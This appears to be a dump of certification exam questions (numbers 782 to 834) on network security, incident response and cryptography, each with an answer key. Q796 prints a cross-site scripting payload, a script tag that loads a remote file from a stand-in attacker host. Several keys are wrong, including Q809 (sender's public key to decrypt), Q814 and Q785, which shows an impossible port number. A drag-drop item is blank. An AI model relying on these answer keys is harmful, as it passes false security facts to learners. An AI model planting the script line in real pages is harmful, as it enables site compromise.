**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 782**
During a security audit of a company's network, unsecure protocols were found to be in use. A network administrator wants to ensure browser-based access to company switches is using the most secure protocol. Which of the following protocols should be implemented?

A. SSH2
B. TLS1.2
C. SSL1.3
D. SNMPv3

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 783**
While monitoring the SIEM, a security analyst observes traffic from an external IP to an IP address of the business network on port 443. Which of the following protocols would MOST likely cause this traffic?

A. HTTP
B. SSH
C. SSL
D. DNS

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 784**
A technician is required to configure updates on a guest operating system while maintaining the ability to quickly revert the changes that were made while testing the updates. Which of the following should the technician implement?

A. Snapshots
B. Revert to known state
C. Rollback to known configuration
D. Shadow copy

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 785**
A technician is investigating a report of unusual behavior and slow performance on a company-owned laptop. The technician runs a command and reviews the following information:

```
Proto   Local Address   Foreign Address     State
TCP     0.0.0.0:445                         Listening      RpcSs
TCP     0.0.0.0:80                          Listening      httpd.exe
TCP     0.0.0.0:443     192.168.1.20:1301   Established    httpd.exe
TCP     0.0.0.0:90328   172.55.80.22:9090   Established    notepad.exe
```

Based on the above information, which of the following types of malware should the technician report?

A. Spyware
B. Rootkit
C. RAT
D. Logic bomb

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 786**
An organization is building a new customer services team, and the manager needs to keep the team focused on customer issues and minimize distractions. The users have a specific set of tools installed, which they must use to perform their duties. Other tools are not permitted for compliance and tracking purposes. Team members have access to the Internet for product lookups and to research customer issues. Which of the following should a security engineer employ to fulfill the requirements for the manager?

A. Install a web application firewall.
B. Install HIPS on the team's workstations.
C. Implement containerization on the workstations.
D. Configure whitelisting for the team.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 787**
An administrator is disposing of media that contains sensitive information. Which of the following will provide the MOST effective method to dispose of the media while ensuring the data will be unrecoverable?

A. Wipe the hard drive.
B. Shred the hard drive.
C. Sanitize all of the data.
D. Degauss the hard drive.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 788**
Which of the following is the MOST likely motivation for a script kiddie threat actor?

A. Financial gain
B. Notoriety
C. Political expression
D. Corporate espionage

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 789**
After discovering a security incident and removing the affected files, an administrator disabled an unneeded service that led to the breach. Which of the following steps in the incident response process has the administrator just completed?

A. Containment
B. Eradication
C. Recovery
D. Identification

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 790**
A company employee recently retired, and there was a schedule delay because no one was capable of filling the employee's position. Which of the following practices would BEST help to prevent this situation in the future?

A. Mandatory vacation
B. Separation of duties
C. Job rotation
D. Exit interviews

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 791**
A security analyst is interested in setting up an IDS to monitor the company network. The analyst has been told there can be no network downtime to implement the solution, but the IDS must capture all of the network traffic. Which of the following should be used for the IDS implementation?

A. Network tap
B. Honeypot
C. Aggregation
D. Port mirror

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 792**
A contracting company recently completed its period of performance on a government contract and would like to destroy all information associated with contract performance. Which of the following is the best NEXT step for the company to take?

A. Consult data disposition policies in the contract.
B. Use a pulper or pulverizer for data destruction.
C. Retain the data for a period no more than one year.
D. Burn hard copies containing PII or PHI

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 793**
A systems administrator is receiving multiple alerts from the company NIPS. A review of the NIPS logs shows the following:

```
reset both: 70.32.200.2:3194 -> 10.4.100.4:80 buffer overflow attempt
reset both: 70.32.200.2:3230 -> 10.4.100.4:80 directory traversal attack
reset client: 70.32.200.2:4019 -> 10.4.100.4:80 Blind SQL injection attack
```

Which of the following should the systems administrator report back to management?

A. The company web server was attacked by an external source, and the NIPS blocked the attack.
B. The company web and SQL servers suffered a DoS caused by a misconfiguration of the NIPS.
C. An external attacker was able to compromise the SQL server using a vulnerable web application.
D. The NIPS should move from an inline mode to an out-of-band mode to reduce network latency.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 794**
Which of the following BEST distinguishes Agile development from other methodologies in terms of vulnerability management?

A. Cross-functional teams
B. Rapid deployments
C. Daily standups
D. Peer review
E. Creating user stories

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 795**
An organization is concerned about video emissions from users' desktops. Which of the following is the BEST solution to implement?

A. Screen filters
B. Shielded cables
C. Spectrum analyzers
D. Infrared detection

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 796**
A security engineer is analyzing the following line of JavaScript code that was found in a comment field on a web forum, which was recently involved in a security breach:

```
<script src=http://gotcha.com/hackme.js></script>
```

Given the line of code above, which of the following BEST represents the attack performed during the breach?

A. CSRF
B. DDoS
C. DoS
D. XSS

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 797**
Which of the following documents would provide specific guidance regarding ports and protocols that should be disabled on an operating system?

A. Regulatory requirements
B. Secure configuration guide
C. Application installation guides
D. User manuals

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 798**
A security analyst is investigating a call from a user regarding one of the websites receiving a `503: Service Unavailable` error. The analyst runs a `netstat -an` command to discover if the web server is up and listening. The analyst receives the following output:

```
TCP 10.1.5.2:80 192.168.2.112:60973 TIME_WAIT
TCP 10.1.5.2:80 192.168.2.112:60974 TIME_WAIT
TCP 10.1.5.2:80 192.168.2.112:60975 TIME_WAIT
TCP 10.1.5.2:80 192.168.2.112:60976 TIME_WAIT
TCP 10.1.5.2:80 192.168.2.112:60977 TIME_WAIT
TCP 10.1.5.2:80 192.168.2.112:60978 TIME_WAIT
```

Which of the following types of attack is the analyst seeing?

A. Buffer overflow
B. Domain hijacking
C. Denial of service
D. ARP poisoning

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 799**
Which of the following serves to warn users against downloading and installing pirated software on company devices?

A. AUP
B. NDA
C. ISA
D. BPA

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 800**
An organization wants to set up a wireless network in the most secure way. Budget is not a major consideration, and the organization is willing to accept some complexity when clients are connecting. It is also willing to deny wireless connectivity for clients who cannot be connected in the most secure manner. Which of the following would be the MOST secure setup that conforms to the organization's requirements?

A. Enable WPA2-PSK for older clients and WPA2-Enterprise for all other clients.
B. Enable WPA2-PSK, disable all other modes, and implement MAC filtering along with port security.
C. Use WPA2-Enterprise with RADIUS and disable pre-shared keys.
D. Use WPA2-PSK with a 24-character complex password and change the password monthly.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 801**
A first responder needs to collect digital evidence from a compromised headless virtual host. Which of the following should the first responder collect FIRST?

A. Virtual memory
B. BIOS configuration
C. Snapshot
D. RAM

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 802**
Which of the following BEST explains the difference between a credentialed scan and a non-credentialed scan?

A. A credentialed scan sees devices in the network, including those behind NAT, while a non-credentialed scan sees outward-facing applications.
B. A credentialed scan will not show up in system logs because the scan is running with the necessary authorization, while non-credentialed scan activity will appear in the logs.
C. A credentialed scan generates significantly more false positives, while a non-credentialed scan generates fewer false positives.
D. A credentialed scan sees the system the way an authorized user sees the system, while a non-credentialed scan sees the system as a guest.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 803**
Using a one-time code that has been texted to a smartphone is an example of:

A. something you have.
B. something you know.
C. something you do.
D. something you are.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 804**
The exploitation of a buffer-overrun vulnerability in an application will MOST likely lead to:

A. arbitrary code execution.
B. resource exhaustion.
C. exposure of authentication credentials.
D. dereferencing of memory pointers.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 805**
A security professional wants to test a piece of malware that was isolated on a user's computer to document its effect on a system. Which of the following is the FIRST step the security professional should take?

A. Create a sandbox on the machine.
B. Open the file and run it.
C. Create a secure baseline of the system state.
D. Harden the machine.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 806**
In highly secure environments where the risk of malicious actors attempting to steal data is high, which of the following is the BEST reason to deploy Faraday cages?

A. To provide emanation control to prevent credential harvesting
B. To minimize signal attenuation over distances to maximize signal strength
C. To minimize external RF interference with embedded processors
D. To protect the integrity of audit logs from malicious alteration

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 807**
Which of the following is the proper use of a Faraday cage?

A. To block electronic signals sent to erase a cell phone
B. To capture packets sent to a honeypot during an attack
C. To protect hard disks from access during a forensics investigation
D. To restrict access to a building allowing only one person to enter at a time

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 808**
A security administrator found the following piece of code referenced on a domain controller's task scheduler:

```
$var = GetDomainAdmins
If $var != 'fabio'
SetDomainAdmins = NULL
```

With which of the following types of malware is the code associated?

A. RAT
B. Backdoor
C. Logic bomb
D. Crypto-malware

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 809**
An email recipient is unable to open a message encrypted through PKI that was sent from another organization. Which of the following does the recipient need to decrypt the message?

A. The sender's private key
B. The recipient's private key
C. The recipient's public key
D. The CA's root certificate
E. The sender's public key
F. An updated CRL

**Correct Answer:** E
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 810**
An employee opens a web browser and types a URL into the address bar. Instead of reaching the requested site, the browser opens a completely different site. Which of the following types of attacks have MOST likely occurred? (Choose two.)

A. DNS hijacking
B. Cross-site scripting
C. Domain hijacking
D. Man-in-the-browser
E. Session hijacking

**Correct Answer:** AE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 811**
DRAG DROP

An attack has occurred against a company.

INSTRUCTIONS


You have been tasked to do the following:


Identify the type of attack that is occurring on the network by clicking on the attacker's tablet and reviewing the output. (Answer Area 1)

Identify which compensating controls should be implemented on the assets, in order to reduce the effectiveness of future attacks by dragging them to the correct server. (Answer area 2)


All objects will be used, but not all placeholders may be filled. Objects may only be used once.

*If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.*







**Select and Place:**




**Correct Answer:**




**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 812**
A security administrator has received multiple calls from the help desk about customers who are unable to access the organization's web server. Upon reviewing the log files, the security administrator determines multiple open requests have been made from multiple IP addresses, which is consuming system resources. Which of the following attack types does this BEST describe?

A. DDoS
B. DoS
C. Zero day
D. Logic bomb

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 813**
A coding error has been discovered on a customer-facing website. The error causes each request to return confidential PHI data for the incorrect organization. The IT department is unable to identify the specific customers who are affected. As a result, all customers must be notified of the potential breach. Which of the following would allow the team to determine the scope of future incidents?

A. Intrusion detection system

B. Database access monitoring
C. Application fuzzing
D. Monthly vulnerability scans

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 814**
A systems engineer wants to leverage a cloud-based architecture with low latency between network-connected devices that also reduces the bandwidth that is required by performing analytics directly on the endpoints. Which of the following would BEST meet the requirements? (Choose two.)

A. Private cloud
B. SaaS
C. Hybrid cloud
D. IaaS
E. DRaaS
F. Fog computing

**Correct Answer:** AB
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 815**
A systems engineer is setting up a RADIUS server to support a wireless network that uses certificate authentication. Which of the following protocols must be supported by both the RADIUS server and the WAPs?

A. CCMP
B. TKIP
C. WPS
D. EAP

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 816**
A small retail business has a local store and a newly established and growing online storefront. A recent storm caused a power outage to the business and the local ISP, resulting in several hours of lost sales and delayed order processing. The business owner now needs to ensure two things:

- Protection from power outages
- Always-available connectivity in case of an outage

The owner has decided to implement battery backups for the computer equipment. Which of the following would BEST fulfill the owner's second need?

A. Lease a telecommunications line to provide POTS for dial-up access.
B. Connect the business router to its own dedicated UPS.

C. Purchase services from a cloud provider for high availability.
D. Replace the business's wired network with a wireless network.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 817**
A systems engineer is configuring a wireless network. The network must not require installation of third-party software. Mutual authentication of the client and the server must be used. The company has an internal PKI. Which of the following configurations should the engineer choose?

A. EAP-TLS
B. EAP-TTLS
C. EAP-FAST
D. EAP-MD5
E. PEAP

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 818**
A security operations team recently detected a breach of credentials. The team mitigated the risk and followed proper processes to reduce risk. Which of the following processes would **BEST** help prevent this issue from happening again?

A. Risk assessment
B. Chain of custody
C. Lessons learned
D. Penetration test

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 819**
An organization plans to transition the intrusion detection and prevention techniques on a critical subnet to an anomaly-based system. Which of the following does the organization need to determine for this to be successful?

A. The baseline
B. The endpoint configurations
C. The adversary behavior profiles
D. The IPS signatures

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 820**
Joe, an employee, knows he is going to be fired in three days. Which of the following is Joe?

A. An insider threat
B. A competitor
C. A hacktivist
D. A state actor

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 821**
Which of the following **BEST** describes the concept of perfect forward secrecy?

A. Using quantum random number generation to make decryption effectively impossible
B. Preventing cryptographic reuse so a compromise of one operation does not affect other operations
C. Implementing elliptic curve cryptographic algorithms with true random numbers
D. The use of NDAs and policy controls to prevent disclosure of company secrets

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 822**
Which of the following is the MAIN disadvantage of using SSO?

A. The architecture can introduce a single point of failure.
B. Users need to authenticate for each resource they access.
C. It requires an organization to configure federation.
D. The authentication is transparent to the user.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 823**
An intruder sniffs network traffic and captures a packet of internal network transactions that add funds to a game card. The intruder pushes the same packet multiple times across the network, which increments the funds on the game card. Which of the following should a security administrator implement to BEST protect against this type of attack?

A. An IPS
B. A WAF
C. SSH
D. An IPSec VPN

**Correct Answer:** D

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 824**
Which of the following is a reason why an organization would define an AUP?

A. To define the lowest level of privileges needed for access and use of the organization's resources
B. To define the set of rules and behaviors for users of the organization's IT systems
C. To define the intended partnership between two organizations
D. To define the availability and reliability characteristics between an IT provider and consumer

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 825**
After a systems administrator installed and configured Kerberos services, several users experienced authentication issues. Which of the following should be installed to resolve these issues?

A. RADIUS server
B. NTLM service
C. LDAP service
D. NTP server

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 826**
A Chief Security Office's (CSO's) key priorities are to improve preparation, response, and recovery practices to minimize system downtime and enhance organizational resilience to ransomware attacks. Which of the following would BEST meet the CSO's objectives?

A. Use email-filtering software and centralized account management, patch high-risk systems, and restrict administration privileges on fileshares.
B. Purchase cyber insurance from a reputable provider to reduce expenses during an incident.
C. Invest in end-user awareness training to change the long-term culture and behavior of staff and executives, reducing the organization's susceptibility to phishing attacks.
D. Implement application whitelisting and centralized event-log management, and perform regular testing and validation of full backups.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 827**
The application team within a company is asking the security team to investigate why its application is slow after an upgrade. The source of the team’s application is 10.13.136.9, and the destination IP is 10.17.36.5.

The security analyst pulls the logs from the endpoint security software but sees nothing is being blocked. The analyst then looks at the UTM firewall logs and sees the following:

| Session | Source | Destination | Protocol | Port | Action | IPS | DoS |
|---|---|---|---|---|---|---|---|
| 12699 | 10.13.136.9 | 10.17.36.5 | TCP | 80 | ALLOW | YES | NO |
| 12699 | 10.13.136.9 | 10.17.36.5 | TCP | 443 | ALLOW | YES | NO |
| 12699 | 10.13.136.9 | 10.17.36.5 | TCP | 1433 | DENY | YES | NO |
| 12719 | 10.13.136.8 | 10.17.36.5 | TCP | 87 | DENY | YES | NO |
| 12719 | 10.13.136.9 | 10.17.36.5 | TCP | 88 | ALLOW | YES | NO |
| 12719 | 10.13.136.9 | 10.17.36.5 | TCP | 636 | ALLOW | YES | NO |
| 12899 | 10.13.126.6 | 10.17.36.9 | UDP | 9877 | DENY | NO | NO |

Which of the following should the security analyst request NEXT based on the UTM firewall analysis?

A. Request the application team to allow TCP port 87 to listen on 10.17.36.5.
B. Request the network team to open port 1433 from 10.13.136.9 to 10.17.36.5.
C. Request the network team to turn off IPS for 10.13.136.8 going to 10.17.36.5.
D. Request the application team to reconfigure the application and allow RPC communication.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 828**
Which of the following types of controls is a turnstile?

A. Physical
B. Detective
C. Corrective
D. Technical

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 829**
After being alerted to potential anomalous activity related to trivial DNS lookups, a security analyst looks at the following output of implemented firewall rules:

| Rule # | Source | Destination | Port(s) | Protocol | Action | Hit Count |
|---|---|---|---|---|---|---|
| 13 | 192.168.1.99 | 10.5.10.254 | 80, 443, 53 | TCP | ALLOW | 0 |
| 27 | 192.168.1.99 | 10.5.10.254 | 5799,5798,5800 | UDP | ALLOW | 916 |
| 999 | 192.168.1.0/24 | ANY | ANY | TCP, UDP | DENY | 10988 |

The analyst notices that the expected policy has no hit count for the day. Which of the following MOST likely occurred?

A. Data execution prevention is enabled.
B. The VLAN is not trunked properly.
C. There is a policy violation for DNS lookups.
D. The firewall policy is misconfigured.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 830**
A security analyst is performing a BIA. The analyst notes that in a disaster, failover systems must be up and running within 30 minutes. The failover systems must use backup data that is no older than one hour. Which of the following should the analyst include in the business continuity plan?

A. A maximum MTTR of 30 minutes
B. A maximum MTBF of 30 minutes
C. A maximum RTO of 60 minutes
D. A maximum RPO of 60 minutes
E. An SLA guarantee of 60 minutes

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 831**
A security administrator in a bank is required to enforce an access control policy so no single individual is allowed to both initiate and approve financial transactions. Which of the following BEST represents the impact the administrator is deterring?

A. Principle of least privilege
B. External intruder
C. Conflict of interest
D. Fraud

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 832**
An incident responder is preparing to acquire images and files from a workstation that has been compromised. The workstation is still powered on and running. Which of the following should be acquired LAST?

A. Application files on hard disk
B. Processor cache
C. Processes in running memory
D. Swap space

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 833**
A malicious actor recently penetrated a company's network and moved laterally to the datacenter. Upon investigation, a forensics firm wants to know what was in the memory on the compromised server. Which of the following files should be given to the forensics firm?

A. Security
B. Application
C. Dump
D. Syslog

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 834**
